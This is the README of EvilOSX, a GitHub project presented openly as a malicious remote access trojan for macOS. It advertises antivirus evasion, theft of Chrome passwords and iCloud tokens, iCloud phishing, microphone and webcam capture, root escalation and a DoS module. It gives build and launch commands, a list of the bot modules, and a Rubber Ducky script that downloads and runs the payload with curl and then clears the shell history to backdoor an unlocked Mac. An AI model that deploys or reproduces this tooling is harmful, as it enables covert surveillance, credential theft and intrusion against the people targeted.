GitHub - Marten4n6/EvilOSX: An evil RAT (Remote Administration Tool) for macOS / OS X.

By Marten4n6

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An evil RAT (Remote Administration Tool) for macOS / OS X.

Marco Generator by Cedric Owens

This project is no longer active

Features

- Emulate a terminal instance
- Simple extendable module system
- No bot dependencies (pure python)
- Undetected by anti-virus (OpenSSL AES-256 encrypted payloads)
- Persistent
- GUI and CLI support
- Retrieve Chrome passwords
- Retrieve iCloud tokens and contacts
- Retrieve/monitor the clipboard
- Retrieve browser history (Chrome and Safari)
- Phish for iCloud passwords via iTunes
- iTunes (iOS) backup enumeration
- Record the microphone
- Take a desktop screenshot or picture using the webcam
- Attempt to get root via local privilege escalation

How To Use

```
# Clone or download this repository
$ git clone https://github.com/Marten4n6/EvilOSX

# Go into the repository
$ cd EvilOSX
```

```
# Install dependencies required by the server
$ sudo pip install -r requirements.txt

# Start the GUI
$ python start.py

# Lastly, run a built launcher on your target(s)
```

Warning: Because payloads are created unique to the target system (automatically by the server), the server must be running when any bot connects for the first time.


Advanced users

There's also a CLI for those who want to use this over SSH:

```
# Create a launcher to infect your target(s)
$ python start.py --builder

# Start the CLI
$ python start.py --cli --port 1337

# Lastly, run a built launcher on your target(s)
```

Screenshots

```
EvilOSX v6.2.0 | Port: 1337 | Available bots: 2
[I] Server started, waiting for connections...
[I] Type "help" to show the help menu.
-----
[!] Commands other than the ones listed below will be run on the connected bot as a shell command.
help                 -  Show this help menu.
bots                 -  Show the amount of available bots.
connect <id>         -  Start interacting with the bot (required before using "use").
modules              -  Show a list of available modules.
use <module_name>    -  Run the module on the connected bot.
stop <module_name>   -  Ask the module to stop executing.
setall <module_name> -  Set the module which will be run on every bot.
stopall              -  Clear the globally set module.
clear                -  Clear the screen.
exit/q/quit          -  Close the server and exit.
-----
[I] No page specified, showing the first page.
[I] Use "bots <page>" to see a different page (each page is 10 results).
0 = "bot@botnet" (last seen: Fri, Jul 20 @ 12:43:36)
-----
[I] Connected to "bot@botnet", ready to send commands.
-----
[I] Type "use <module_name>" to use a module.
CVE-2015-5889    -  Attempt to get root via CVE-2015-5889 (10.9.5 to 10.10.5).
get_backups      -  Show a list of devices backed up by iTunes.
get_info         -  Return basic information about the bot.
icloud_contacts  -  Retrieve iCloud contacts.
update_bot       -  Update the bot to the latest (local) version.
chrome_passwords -  Retrieve Chrome passwords.
decrypt_mme      -  Retrieve iCloud and MMe authorization tokens.
phish_itunes     -  Phish the bot for their iCloud password via iTunes.
microphone       -  Record the microphone.
webcam           -  Take a picture using the bot's webcam.
slowloris        -  Perform a slowloris DoS attack.
upload           -  Upload a file to the bot.
screenshot       -  Take a screenshot of the bot's screen.
download         -  Download a file or directory from the bot.
remove_bot       -  Remove EvilOSX from the bot.
clipboard        -  Retrieve or monitor the bot's clipboard.
browser_history  -  Retrieve browser history (Chrome and Safari).

Command (bot@botnet, /home/bot/GitHub/EvilOSX/bot):
use get_info
```



Motivation

This project was created to be used with my Rubber Ducky, here's the simple script:

```
 REM Download and execute EvilOSX @ https://github.com/Marten4n6/EvilOSX
REM See also: https://ducktoolkit.com/vidpid/

DELAY 1000
GUI SPACE
DELAY 500
STRING Termina
DELAY 1000
ENTER
DELAY 1500

REM Kill all terminals after x seconds
STRING screen -dm bash -c 'sleep 6; killall Terminal'
ENTER

STRING cd /tmp; curl -s HOST_TO_EVILOSX.py -o 1337.py; python 1337.py; history -cw; clear
ENTER
```

- It takes about 10 seconds to backdoor any unlocked Mac, which is..... *nice*
- Termina**l** is spelt that way intentionally, on some systems spotlight won't find the terminal otherwise.
- To bypass the keyboard setup assistant make sure you change the VID&PID which can be found here. Aluminum Keyboard (ISO) is probably the one you are looking for.

Versioning

EvilOSX will be maintained under the Semantic Versioning guidelines as much as possible.
Server and bot releases will be numbered with the follow format:

And constructed with the following guidelines:

- Breaking backward compatibility (with older bots) bumps the major
- New additions without breaking backward compatibility bumps the minor
- Bug fixes and misc changes bump the patch

For more information on SemVer, please visit https://semver.org/.

Design Notes

- Infecting a machine is split up into three parts:
    - A **launcher** is run on the target machine whose only goal is to run the stager
    - The stager asks the server for a **loader** which handles how a payload will be loaded

    - The loader is given a uniquely encrypted **payload** and then sent back to the stager
- The server hides it's communications by sending messages hidden in HTTP 404 error pages (from BlackHat's "Hiding In Plain Sight")
    - Command requests are retrieved from the server via a GET request
    - Command responses are sent to the server via a POST request
- Modules take advantage of python's dynamic nature, they are simply sent over the network compressed with zlib, along with any configuration options
- Since the bot only communicates with the server and never the other way around, the server has no way of knowing when a bot goes offline

Issues

Feel free to submit any issues or feature requests here.

Contributing

For a simple guide on how to create modules click here.

Credits

- The awesome Empire project
- Shoutout to Patrick Wardle for his awesome talks, check out Objective-See
- manwhoami for his projects: OSXChromeDecrypt, MMeTokenDecrypt, iCloudContacts (now deleted... let me know if you reappear)
- The slowloris module is pretty much copied from PySlowLoris
- urwid and this code which saved me a lot of time with the CLI
- Logo created by motusora

License

GPLv3

Source: https://github.com/Marten4n6/EvilOSX